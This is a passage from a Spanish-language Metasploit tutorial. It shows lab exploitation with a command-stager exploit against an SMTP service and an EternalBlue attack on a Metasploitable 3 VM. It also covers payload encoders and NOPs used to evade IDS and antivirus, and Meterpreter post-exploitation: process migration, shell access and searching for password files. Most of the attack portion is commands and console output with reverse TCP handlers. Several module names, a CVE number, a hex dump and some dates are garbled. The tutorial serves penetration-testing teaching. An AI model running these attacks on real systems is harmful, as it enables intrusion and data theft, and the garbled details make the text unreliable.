msf exploit(ssh-enumuser-johnsnow) > exploit
[*] Started reverse TCP handler on 192.168.132.115:4444
[*] 192.168.132.147:25 - Command Stager progress - 100.00% done (773/773 bytes)
[*] 192.168.132.147:25 - Payload will be triggered when someone logs onto the target
[*] 192.168.132.147:25 - You need to start your handler: 'handler -H 192.168.132.115 -P 4444 -p linux/x86/shell/reverse_tcp'
[*] 192.168.132.147:25 - After payload is triggered, delete the message and account of user 'johnsnow' in /etc/passwd
[*] 192.168.132.147:25 - After payload is triggered, delete the message and account of user 'johnsnow' in /etc/bash_completion.d with password 'l1xxRmVYt' to fully clean up exploit artifacts.

[*] Exploit completed, but no session was created.

msf exploit(ssh-enumuser-johnsnow) >
```

Como puedes observar en la imagen anterior, al ejecutar el *exploit*, éste inicia un *handler*, sin embargo, al final recibo un mensaje diciendo que el "exploit se completó, pero ninguna sesión fue creada".

Voy a regresar la opción **DisablePayloadHandler** a **true** y después de ejecutar el *exploit*, inicializar un *handler* manualmente con el comando que Metasploit me sugiere:

```
msf exploit(ssh-enumuser-johnsnow) > set DisablePayloadHandler true
DisablePayloadHandler => true
msf exploit(ssh-enumuser-johnsnow) > exploit
[*] 192.168.132.147:25 - Command Stager progress - 100.00% done (773/773 bytes)
[*] 192.168.132.147:25 - Payload will be triggered when someone logs onto the target
[*] 192.168.132.147:25 - You need to start your handler: 'handler -H 192.168.132.115 -P 4444 -p linux/x86/shell/reverse_tcp'
[*] 192.168.132.147:25 - After payload is triggered, delete the message and account of user 'johnsnow' in /etc/passwd
[*] 192.168.132.147:25 - After payload is triggered, delete the message and account of user 'johnsnow' in /etc/bash_completion.d with password 'l1xxRmVYt' to fully clean up exploit artifacts.

[*] Payload handler running as background job 0.

[*] Started reverse TCP handler on 192.168.132.115:4444
msf exploit(ssh-enumuser-johnsnow) >
```

Bien, como puedes ver al final de la imagen, ya tenemos un *handler* ejecutándose en *background* con el *job ID 0*. Como sabemos, el payload se ejecutará una vez que algún usuario inicie sesión en el target.

Payloads de Tipo Staged e Inline (Non-staged)

Entre los tipos de payloads que Metasploit tiene, existen dos denominados como *Staged* e *Inline (Non-staged)*. Los payloads *Inline* o *non-staged* se envían al target completamente en un solo evento. Es un solo segmento que contiene el código de *shell* (*shellcode*) completo para la tarea seleccionada; contienen todo en uno.

Los payloads *staged* se envían al target en múltiples partes o etapas como su nombre lo indica. En algunas ocasiones, los payloads *staged* son mejor opción, por ejemplo, cuando la vulnerabilidad explotada no tiene un tamaño de búfer suficiente para contener el payload completo. Otra situación en la que los payloads *staged* funcionan mejor es cuando el antivirus en el target puede detectar el *shellcode* en el payload. Al segmentar el payload en varias partes e inyectarlas directamente en la memoria, evita tocar el sistema de archivos y así, evita ser detectado por algunos antivirus.

#	Name	Disclosure Date	Rank	Check	Description
0	payload/generic/custom		normal	No	Custom Payload
1	payload/generic/debug_trap		normal	No	Generic x86 Debug Trap
2	payload/generic/shell_bind_tcp		normal	No	Generic Command Shell; Bind TCP Inline
3	payload/generic/shell_reverse_tcp		normal	No	Generic Command Shell; Reverse TCP Inline
4	payload/generic/ssh_interact		normal	No	Interact With Established SSH Connection
5	payload/generic/tight_loop		normal	No	Generic x86 Tight Loop
6	payload/linux/x64/exec		normal	No	Linux Execute Command
7	payload/linux/x64/meterpreter/bind_tcp		normal	No	Linux Metasploit x64, Bind TCP Stager
8	payload/linux/x64/meterpreter/reverse_tcp		normal	No	Linux Metasploit, Reverse TCP Stager
9	payload/linux/x64/meterpreter/reverse_https		normal	No	Linux Meterpreter, Reverse HTTPS Inline
10	payload/linux/x64/meterpreter/reverse_tcp		normal	No	Linux Meterpreter, Reverse TCP Inline
11	payload/linux/x64/pingback_bind_tcp		normal	No	Linux x64 Pingback, Bind TCP Inline

La imagen anterior muestra un payload que hace la misma tarea pero de ambos tipos; stager e inline.

Comando show advanced

El comando `show advanced` muestra las opciones avanzadas disponibles para un exploit. En la mayoría de los casos, no es necesario cambiar la configuración avanzada, pero a veces es útil cuando un exploit necesita un poco más de ajuste para funcionar. Las opciones avanzadas pueden darte más control sobre el exploit y ajustarlo a un target específico para evitar errores.

Module advanced options (exploit/linux/smtp/apache_james_exec)			
Name	Current Setting	Required	Description
CHOST	no	no	The local client address
CMDBSTAGER::DECODER	no	no	The decoder stub to use,
CMDBSTAGER::FLAVOR	auto	no	The CMD Stager to use. (Accepted: auto, bourne, echo, printf, wget, curl)
CMDBSTAGER::SSL	false	no	Use SSL/TLS for supported staggers
CMDBSTAGER::TEMP	no	no	writable directory for staged files
CPORT	no	no	The local client port
ConnectTimeout	10	yes	Maximum number of seconds to establish a TCP connection
ContextInformationFile	no	no	The information file that contains context information
DisablePayloadHandler	true	no	Disable the handler code for the selected payload
EXE::Custom	no	no	Use custom exe instead of automatically generating a payload exe
EXE::EICAR	false	no	Generate an EICAR file instead of regular payload exe
EXE::Fallback	false	no	Use the default template in case the specified one is missing
EXE::Inject	false	no	Set to preserve the original EXE function
EXE::OldMethod	false	no	Set to use the substitution EXE generation method
EXE::Path	no	no	The directory in which to look for the executable template
EXE::Template	no	no	The executable template file name.

En la imagen anterior podrás observar que la opción que modificamos previamente, `DisablePayloadHandler`, es parte de las opciones avanzadas del exploit.

Cuando el exploit tiene establecido un payload, el comando `show advanced` también mostrará opciones avanzadas para el payload:

Payload advanced options (linux/x64/shell/reverse_tcp):			
Name	Current Setting	Required	Description
AppendExit	false	no	Append a stub that executes the exit(0) system call
AutoRunScript	no	no	A script to run automatically on session creation
AutoVerifySession	true	yes	Automatically verify and drop invalid sessions
CommandShellCleanupCommand	no	no	A command to run before the session is closed
CreateSession	true	no	Create a new session for every successful login
EnableStageEncoding	false	no	Encode the second stage payload
InitialAutoRunScript	no	no	An initial script to run on session creation (before AutoRunScript)
MeterpreterDebugLevel	0	yes	Set debug level for meterpreter 0-3 (Default output is stderr)
PayloadUUIDName	no	no	A human-friendly name to reference this unique payload (requires tracking)
PayloadUUIDRaw	no	no	A hex string representing the raw x64 UUID value for the UUID
PayloadUUIDSeed	no	no	A string to use when generating the payload UUID (deterministic)
PayloadUUIDTracking	false	yes	Whether or not to automatically register generated UUIDs
PingbackNtries	0	yes	How many additional successful pingbacks
PingbackSleep	30	yes	Time (in seconds) to sleep between pingbacks
PrependChrootBreak	false	no	Prepend a stub that will break out of a chroot (includes setreuid to root)

Comando show encoders

El comando `show encoders` devolverá una lista de codificadores compatibles. Los codificadores se utilizan para evadir sistemas de detección/prevención de intrusos (IDS/IPS) simples.

msf exploit(linux/http/joomla_james_exec) > show encoders					
Compatible Encoders					
#	Name	Disclosure Date	Rank	Check	Description
0	encoder/generic/eicar		manual	No	The EICAR Encoder
1	encoder/generic/noe		normal	No	The 'none' Encoder
2	encoder/x64/xor		normal	No	XOR Encoder
3	encoder/x64/xor_context		normal	No	Hostname-based Context Keyed Payload Encoder
4	encoder/x64/xor_dynamic		normal	No	Dynamic Key XOR Encoder
5	encoder/x64/zutto_dekiru		manual	No	Zutto Dekiru
6	encoder/x64/add_sub		manual	No	Add/Sub Encoder
7	encoder/x86/alpha_mixed		low	No	Alpha2 Alphanumeric Mixedcase Encoder
8	encoder/x86/alpha_upper		manual	No	Alpha2 Alphanumeric Uppercase Encoder
9	encoder/x86/avoid_underscore_tolower		manual	No	Avoid underscore/tolower
10	encoder/x86/utf8_tolower		manual	No	Avoid UTF8/tolower
11	encoder/x86/bloxnr		manual	No	BloxNr - A Metamorphic Block Based XOR Encoder

Utiliza el comando `set encoder` y el nombre o ID del encoder:

22 encoder/x86/opt_sub	manual	No	Sub Encoder (optimised)
23 encoder/x86/service	manual	No	Register Service
24 encoder/x86/shikata_ga_nai	excellent	No	Polymorphic XOR-Additive Feedback Encoder
25 encoder/x86/single_static_bit	manual	No	Single Static Bit
26 encoder/x86/unicode_mixed	manual	No	Alpha2 Alphanumeric Unicode Mixedcase Encoder
27 encoder/x86/unicode_upper	manual	No	Alpha2 Alphanumeric Unicode Uppercase Encoder
28 encoder/x86/xor_dynamic	normal	No	Dynamic key XOR Encoder

```
msf exploit(linux/http/joomla_james_exec) > set encoder 24
encoder => 24
msf exploit(linux/http/joomla_james_exec) >
```

Para quitar un valor previamente configurado, puedes utilizar el comando `unset` de la siguiente manera:

```
msf exploit(linux/http/joomla_james_exec) > set encoder 24
encoder => 24
msf exploit(linux/http/joomla_james_exec) > unset encoder
Unsetting encoder...
msf exploit(linux/http/joomla_james_exec) > 
```

Comando show nops

El comando `show nops` devolverá una lista de generadores NOP. NOP es la abreviatura de **No Operation** y también se utiliza con el fin de evadir sistemas de detección/prevención de intrusos (IDS/IPS) simples.

msf exploit(linux/http/joomla_james_exec) > show nops					
NOP Generators					
#	Name	Disclosure Date	Rank	Check	Description
0	nop/aarch64/simple		normal	No	Simple
1	nop/armle/simple		normal	No	Simple
2	nop/cmd/generic		normal	No	Generic Command Nop Generator
3	nop/mipsbe/better		normal	No	Better
4	nop/php/generic		normal	No	PHP Nop Generator
5	nop/ppc/simple		normal	No	Simple
6	nop/sparc/random		normal	No	SPARC NOP Generator
7	nop/tty/generic		normal	No	TTY Nop Generator
8	nop/x64/simple		normal	No	Simple
9	nop/x86/opty2		normal	No	Opty2
10	nop/x86/single_byte		normal	No	Single Byte

Comando show evasion

El comando `show evasion` devuelve una lista de las técnicas de evasión disponibles.

```
msf exploit(linux/reverse_tcp) > show evasion

Module evasion options:

Name          Current Setting  Required  Description
HTTP::chunked    false        no        Enable chunking of HTTP responses via "Transfer-Encoding: chunked"
HTTP::compression none        no        Enable compression of HTTP responses via content encoding (Accepted: none, gzip, deflate)
HTTP::header_folding false       no        Enable folding of HTTP headers
HTTP::junk_headers false       no        Enable insertion of random junk HTTP headers
HTTP::no_cache   false       no        Disable the browser to cache HTTP content
HTTP::server_name Apache      yes       Configures the server header of all outgoing replies
TCP::max_send_size 0           no        Maximum TCP segment size. (0 = disable)
TCP::send_delay  0           no        Delays insertion before every send. (# = disable)
```

Ejecución de Exploits

Cuando hayas terminado de establecer todas las opciones requeridas para el exploit, payload y tal vez algunas configuraciones avanzadas, ya estarás listo para ejecutarlo. Hay dos comandos disponibles para ejecutar un exploit: `run` y `exploit`. Ambos comandos hacen exactamente lo mismo, por lo que no importa cuál utilices para ejecutar exploits. Personalmente, por costumbre utilizo el comando `run` para ejecutar módulos auxiliares y el comando `exploit` para ejecutar exploits.

```
msf exploit(linux/reverse_tcp) > exploit

[*] 192.168.132.147:25 - Command Stager progress - 100.00% done (777/777 bytes)
[*] 192.168.132.147:25 - Payload will be triggered when someone logs onto the target
[*] 192.168.132.147:25 - You need to start your handler: handler -H 192.168.132.115 -P 4444 -p linux/x86/shell/reverse_tcp
[*] 192.168.132.147:25 - After payload is triggered, delete the message and account of user `root` /etc/shadow and /etc/bash_completion.d with password `koRdpWY` to fully clean up exploit artifacts.
[*] 192.168.132.147:25 - Command Stager progress - 100.00% done (777/777 bytes)
[*] 192.168.132.147:25 - Payload will be triggered when someone logs onto the target
[*] 192.168.132.147:25 - You need to start your handler: handler -H 192.168.132.115 -P 4444 -p linux/x86/shell/reverse_tcp
[*] 192.168.132.147:25 - After payload is triggered, delete the message and account of user `root` /etc/shadow and /etc/bash_completion.d with password `koRdpWY` to fully clean up exploit artifacts.
[*] 192.168.132.147:25 -
```

Meterpreter

A menudo, Meterpreter es referido como una *shell* con esteroides. Está diseñado para ser sigiloso, potente y extensible. Meterpreter es una *shell* con mucha más funcionalidad que una *shell* regular, por ejemplo, bash.

Funcionalidad

Meterpreter contiene muchas funciones que hacen que la interacción con targets sea mucho más fácil. Cuando has establecido una sesión de Meterpreter con el target, puedes utilizar la sesión para lo siguiente:

- Obtener información del sistema
- Subir y descargar archivos
- Abrir la *shell* de comandos del sistema
- Volcar hashes de contraseña
- Retransmitir conexiones TCP con *portfwd*
- Capturar pulsaciones de teclas (*keylogger*)
- Migrar entre procesos
- Borrar registros del sistema
- Tomar fotos con la cámara web
- Realizar trabajos de post-exploitación
- Y muchas otras funciones más.

Muchas de las funciones de esta lista también se pueden realizar manualmente en una *shell* normal, pero Meterpreter hace que estas tareas sean mucho más fáciles y rápidas de realizar.

Meterpreter Stealth

Meterpreter está diseñado para ser sigiloso, esto significa que pasa desapercibido tanto como sea posible en un target. Cuando se ejecuta Meterpreter, no crea un proceso nuevo a diferencia de la mayoría de las *shells* de reversa. En su lugar, Meterpreter se incrusta en un proceso en ejecución en el target y lo hace sin alterar ningún archivo en el sistema de archivos. Otros aspectos sigilosos de Meterpreter son que reside completamente en la memoria RAM y utiliza el cifrado Transport Layer Security (TLS) para la comunicación entre el target y el atacante.

El hecho de que Meterpreter esté diseñado para disfrazarse en el target no significa que pase desapercibido sin tomar las medidas adecuadas para evadir la detección de antivirus. Los *payloads* de Metasploit son muy conocidos entre los proveedores de antivirus y, por lo tanto, es inevitable ofuscar los *payloads* para evitar ser detectados. De lo contrario, los sistemas de antivirus, HIDS, NIDS e IPS modernos pueden detectar y detectarán un *payload* de Meterpreter en la memoria y las comunicaciones.

Comandos

Meterpreter tiene una gran cantidad de comandos para realizar una variedad de tareas, como generar *shells* en el target, migrar entre procesos, etc. Todos los comandos se dividen en varias categorías. El comando `help` imprimirá todas las categorías y comandos junto con sus descripciones en la terminal. Antes de ver los comandos más utilizados a detalle, vamos a crear una sesión de Meterpreter hacia la VM llamada Metasploitable 3.

Vamos a explotar la VM Metasploitable 3 utilizando una vulnerabilidad en el protocolo SMB.

Lo primero que vamos a hacer es un escaneo SYN hacia los puertos 139 y 445 de TCP con Nmap para ver si los puertos están abiertos:

```
[kali㉿kali: ~]
└─# sudo nmap -v 192.168.132.125 -p 139,445
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-11 15:02 EST
Nmap scan report for 192.168.132.125
Host is up (0.00058s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:F3:90 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

Como se muestra en la imagen anterior, Metasploitable 3 sí tiene abiertos los puertos 139 y 445. Lo siguiente que haré será verificar si la VM tiene alguna vulnerabilidad en SMB utilizando Nmap. El comando es el siguiente:

```
sudo nmap -script=smb-vuln* <target> -p 139,445
```

```
(kali㉿kali)-[~]
$ sudo nmap -script=smb-vuln-ms10-054i 192.168.132.125 --port=445
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-11 15:09 EST
Nmap scan report for 192.168.132.125
Host is up (0.0014s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:3C:9D (VMware)

Host script results:
|_smb-vuln-ms10-054i: false
|_smb-vuln-ms10-061i: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-8143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|           servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-8143
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|
Nmap done: 1 IP address (1 host up) scanned in 6.91 seconds
```

Como se muestra en la imagen anterior, el script de Nmap me dice que el target tiene una vulnerabilidad con el ID de CVE CVE-2017-0143. Voy a utilizar esta información para buscar un auxiliar en Metasploit que me confirme esta vulnerabilidad y después, buscar un exploit en Metasploit para explotarla.

```
msf6 > search type:auxiliary cve:2017-0143
Matching Modules

#  Name                               Disclosure Date  Rank  Check  Description
#  auxiliary/admin/cmd/ms17_010_command  2017-03-14    normal  No    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
#  auxiliary/scanner/smb/ms17_010          normal  No    MS17-010 SMB RCE-Detection

Interact with a module by name or index, for example info 1, use 2 or use exploit/windows/smb/ms17_010_etc_fish
msf6 > use 1
```

Como puede observarse en la imagen anterior, Metasploit tiene un módulo auxiliar que funciona como escáner para esa vulnerabilidad, voy a utilizarlo para confirmar la vulnerabilidad. Con el comando **use** ingresé el ID del módulo para entrar en el contexto del módulo.

```
msf auxiliary(ms17_010) > show options
Module options (auxiliary/scanner/smb/ms17_010):
Name  Current Setting  Required  Description
-----+-----+-----+
CHECK_ARCH    17000        no        Check for architecture on vulnerable hosts
CHECK_DNS      true        no        check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE     false       no        Check for named pipe on vulnerable hosts
NAMED_PIPES    /var/lib/mounted_pipes.txt  yes      list of named pipes to check
RHOSTS        yes        yes      The target host(s), see https://github.com/rapid7/metasploit-Framework/wiki/Using-Metasploit
RPORT          445         yes      The target port (TCP)
SMBDomain     -           no        The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass        -           no        (Optional) The password for the specified username
SMBUser        -           no        (Optional) The username to authenticate as
VERIFY_ARCH    true        yes      Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET  true        yes      Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

msf auxiliary(ms17_010) > set rhosts 192.168.132.125
rhosts: 192.168.132.125
msf auxiliary(ms17_010) > run
[*] 192.168.132.125:445  Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.132.125:445  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ya estando en el contexto del módulo auxiliar, verifiqué las opciones requeridas. La única que necesité cambiar es la opción RHOSTS, la ajusté a la dirección IP de mi target y después ejecuté el módulo con el comando run. El resultado fue el mismo que con Nmap, el target es vulnerable a CVE-2017-0143.

Con esta información es momento de buscar un exploit dentro de Metasploit:

```
msf6 > search type:exploit cve:2017-0143
Matching Modules

#  Name                               Disclosure Date  Rank  Check  Description
#  exploit/windows/smb/ms17_010_etc_fish  2017-03-14    average Yes   MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
#  exploit/windows/smb/ms17_010_psexec  2017-03-14    normal  Yes   MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
#  exploit/windows/smb/ms17_010_doublepulsar_rce  2017-04-14    great   Yes   SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/smb/ms17_010_doublepulsar_rce
```

Metasploit tiene tres **exploits** que hacen referencia a esta vulnerabilidad, esto no significa que forzosamente los tres **exploits** funcionen para esta vulnerabilidad. Voy a seleccionar el **exploit** con ID 0 (el primero en la lista) y voy a revisar sus opciones requeridas:

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_etc_fish) > show options
Module options (exploit/windows/smb/ms17_010_etc_fish):
Name  Current Setting  Required  Description
-----+-----+-----+
RHOSTS        yes        yes      The target host(s), see https://github.com/rapid7/metasploit-Framework/wiki/Using-Metasploit
RPORT          445         yes      The target port (TCP)
SMBDomain     -           no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass        -           no        (Optional) The password for the specified username
SMBUser        -           no        (Optional) The username to authenticate as
VERIFY_ARCH    true        yes      Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET  true        yes      Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
-----+-----+-----+
EXITFUNC    thread        yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST      192.168.132.115  yes      The listen address (an interface may be specified)
LPORT      4444          yes      The listen port

Exploit target:
Id  Name
--  --
0  Automatic Target
```

Como puede observarse en la imagen, al seleccionar el **exploit** con ID 0, lo primero que me dice es que el **exploit** ha seleccionado el **payload windows/x64/meterpreter/reverse_tcp** predeterminadamente. Entre las opciones requeridas por el **exploit**, la única que voy a ajustar es RHOSTS con el valor de la dirección IP del target, las demás las voy a dejar con su valor predeterminado:

```

msf exploit(msfvenom/meterpreter/reverse_tcp) > set rhosts 192.168.132.125
rhosts => 192.168.132.125
msf exploit(msfvenom/meterpreter/reverse_tcp) > show options

Module options (exploit/windows/smb/ms17_010_ernalblue):
Name   Current Setting  Required  Description
RHOSTS: 192.168.132.125  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
PORT:    445              yes       The target port (TCP)
SMBDomain:          no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass:            no        (Optional) The password for the specified username
SMBUser:            no        (Optional) The username to authenticate as
VERIFY_ARCH:        true     yes      Check if remote architecture matches exploit::target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET:      true     yes      Check if remote OS matches exploit::target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
EXITFUNC: thread       yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST:  192.168.132.115  yes       The listen address (an interface may be specified)
LPORT:  4444             yes       The listen port

Exploit target:
# id: Name
# 0 Automatic Target

```

Como se menciona al inicio, el *exploit* seleccionó un *payload* predeterminadamente, es un *payload* de Meterpreter e incluso preconfiguró todas las opciones para el *payload*. Todos los valores son correctos para mí, de tal manera que no necesitaré cambiarlos. El *target* lo va a seleccionar automáticamente, también lo voy a dejar así.

Ahora que tengo todo ajustado a las características de mi *target*, es momento de lanzar el *exploit*:

```

msf exploit(msfvenom/meterpreter/reverse_tcp) > exploit

[*] Started reverse TCP handler on 192.168.132.115:4444
[*] 192.168.132.125:445 - Using auxiliary/scanner/smb/smb-ms17_010_as check
[*] 192.168.132.125:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.132.125:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.132.125:445 - The target is vulnerable.
[*] 192.168.132.125:445 - Connecting to target for exploitation.
[*] 192.168.132.125:445 - Connection established for exploitation.
[*] 192.168.132.125:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.132.125:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.132.125:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2008 R2 Standard
[*] 192.168.132.125:445 - 0x00000010 38 20 38 20 52 32 28 53 76 81 0e 64 61 22 66 20 000 R2 Standard
[*] 192.168.132.125:445 - 0x00000020 37 36 30 31 20 53 65 72 76 89 63 85 20 58 61 63 7001 Service Pac
[*] 192.168.132.125:445 - 0x00000030 6b 20 31
[*] 192.168.132.125:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.132.125:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.132.125:445 - Sending all but last fragment of exploit packet
[*] 192.168.132.125:445 - Starting non-paged pool grooming
[*] 192.168.132.125:445 - Sending SMBv2 buffers
[*] 192.168.132.125:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.132.125:445 - Sending final SMBv2 buffers.
[*] 192.168.132.125:445 - Sending last fragment of exploit packet!
[*] 192.168.132.125:445 - Receiving response from exploit packet
[*] 192.168.132.125:445 - ETERNALBLUE overwrite completed successfully (0x00000000)
[*] 192.168.132.125:445 - Sending egg to corrupted connection.
[*] 192.168.132.125:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.132.125
[*] Meterpreter session 1 opened (192.168.132.115:4444 -> 192.168.132.125:49204) at 2022-02-11 15:54:51 -0500
[*] 192.168.132.125:445
[*] 192.168.132.125:445 -> WIN
[*] 192.168.132.125:445

```

El *exploit* se ejecutó con éxito y ahora tengo una sesión de Meterpreter con el ID 1.

Comando sysinfo

El comando **sysinfo** proporciona información básica pero útil sobre el *target*, como el nombre del equipo, el sistema operativo, la arquitectura y los usuarios que han iniciado sesión.

```

meterpreter > sysinfo
Computer : VAGRANT-2008R2
OS       : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain   : WORKGROUP
Logged On Users : 1
Meterpreter : x64/windows
meterpreter >

```

Comando getuid

Con el comando **getuid** obtienes el nombre del usuario del proceso actual en el que Meterpreter está incrustado. Normalmente, Meterpreter se ejecuta con los privilegios del proceso explotado. En la siguiente imagen podrás ver que el proceso explotado en el que Meterpreter reside en un proceso que se está ejecutando como NT AUTHORITY\SYSTEM:

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Comando show_mount

El comando **show_mount** es un comando muy útil para enumerar los recursos compartidos que están conectados al *target*. Este comando imprime todas las unidades montadas como unidades de CD/DVD, unidades externas y también unidades de red a las que el *target* tiene acceso.

```

meterpreter > show_mount
Mounts / Drives
=====
Name  Type  Size (Total)  Size (Free)  Mapped to
C:\   fixed 100.00 GiB  87.07 GiB
D:\   fixed 10.00 GiB   6.86 GiB
E:\   cdrom 0.00 B      0.00 B

Total mounts/drives: 3

```

Comando idletime

El comando **idletime** devuelve el tiempo total que el usuario actual ha estado inactivo:

```

meterpreter > idletime
User has been idle for: 54 mins 46 secs
meterpreter >

```

Comando shell

El comando **shell** se utiliza para acceder directamente a la línea de comandos del target:

```
meterpreter > shell
Process 3764 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Comando ps

El comando **ps** enumera todos los procesos en ejecución en el target. La salida de este comando también proporciona los PID asociados a los procesos. Los PID se pueden usar como parámetro para el comando **migrate**.

```
meterpreter > ps
Process list

  PID  PPID  Name          Arch Session User      Path
  0    0   [System Process] x64  0        NT AUTHORITY\SYSTEM
  4    0   System          x64  0        NT AUTHORITY\SYSTEM
 224   4   smss.exe       x64  0        NT AUTHORITY\SYSTEM
 288   468  spoolsv.exe   x64  0        NT AUTHORITY\SYSTEM
 316   308  csrss.exe     x64  0        NT AUTHORITY\SYSTEM
 332   468  svchost.exe   x64  0        NT AUTHORITY\LOCAL SERVICE
 368   308  wininit.exe   x64  0        NT AUTHORITY\SYSTEM
 376   368  csrss.exe     x64  1        NT AUTHORITY\SYSTEM
 412   368  winlogon.exe  x64  1        NT AUTHORITY\SYSTEM
 468   368  services.exe  x64  0        NT AUTHORITY\SYSTEM
 484   368  lsass.exe     x64  0        NT AUTHORITY\SYSTEM
 492   368  lsm.exe       x64  0        NT AUTHORITY\SYSTEM
 600   468  svchost.exe   x64  0        NT AUTHORITY\SYSTEM
```

Comando getpid

Muestra el ID de proceso en el que está incrustado Meterpreter actualmente:

```
meterpreter > getpid
Current pid: 288
meterpreter > 
```

Comando migrate

Al inicio de esta sección te comenté que Meterpreter inicialmente se ejecuta dentro del proceso explotado. Si este proceso empieza a volverse inestable o se detiene por cualquier otro motivo, la sesión de Meterpreter se cerrará. En esta situación, es posible que desees cambiar a otro proceso que probablemente sea más estable, como **explorer.exe** en Windows, por ejemplo. También puedes cambiar a otro proceso debido al nivel de privilegios del nuevo proceso o porque algunos comandos específicos requieren que Meterpreter resida en un proceso específico.

```
migrate pid
```

```
2072 468  wlm.exe      x64  0        NT AUTHORITY\SYSTEM          C:\Windows\system32\wlm\wlm.exe
2112 936  dev.exe      x64  1        VAGRANT-2008R2\vagrant    C:\Windows\system32\dev.exe
2152 2184  explorer.exe  x64  1        VAGRANT-2008R2\vagrant    C:\Windows\Explorer.EXE
2292 468  svchost.exe   x64  0        NT AUTHORITY\NETWORK SERVICE C:\Windows\system32\svchost.exe
2324 1756  java.exe    x64  0        NT AUTHORITY\SYSTEM          C:\Program Files\Java\jre1.8.0_201\bin\java.exe
2348 316  conhost.exe   x64  0        NT AUTHORITY\SYSTEM          C:\Windows\system32\conhost.exe
2780 468  sppsvc.exe   x64  0        NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\sppsvc.exe
2840 2152  vm3dservice.exe x64  1        VAGRANT-2008R2\vagrant    C:\Program Files\VMware\VMware Tools\vm3ds.exe
2848 2152  vmtoolsd.exe  x64  1        VAGRANT-2008R2\vagrant    C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
2916 468  svchost.exe   x64  0        NT AUTHORITY\NETWORK SERVICE C:\Windows\system32\svchost.exe
3184 588  wmiPrvSE.exe  x64  0        NT AUTHORITY\SYSTEM          C:\Windows\system32\wmiPrvSE.exe
3244 468  dlldhost.exe x64  0        NT AUTHORITY\SYSTEM          C:\Windows\system32\dlldhost.exe
3524 468  modtc.exe    x64  0        NT AUTHORITY\NETWORK SERVICE C:\Windows\system32\modtc.exe
3828 468  svchost.exe   x64  0        NT AUTHORITY\LOCAL SERVICE C:\Windows\system32\svchost.exe

meterpreter > getpid
Current pid: 288
meterpreter > migrate 2152
[*] Migrating from 288 to 2152...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 2152
meterpreter > 
```

En la imagen anterior, hice una migración del proceso 288 al 2152 que pertenece a **explorer.exe**.

Comando search

El comando **search** busca términos de búsqueda específicos en el sistema de archivos del target. La siguiente imagen muestra cómo se utiliza el comando **search** para buscar archivos que contengan la palabra **password** en el nombre de archivo:

```
meterpreter > search -f *password*
Found 22 results ...

Path          Size (bytes) Modified (UTC)
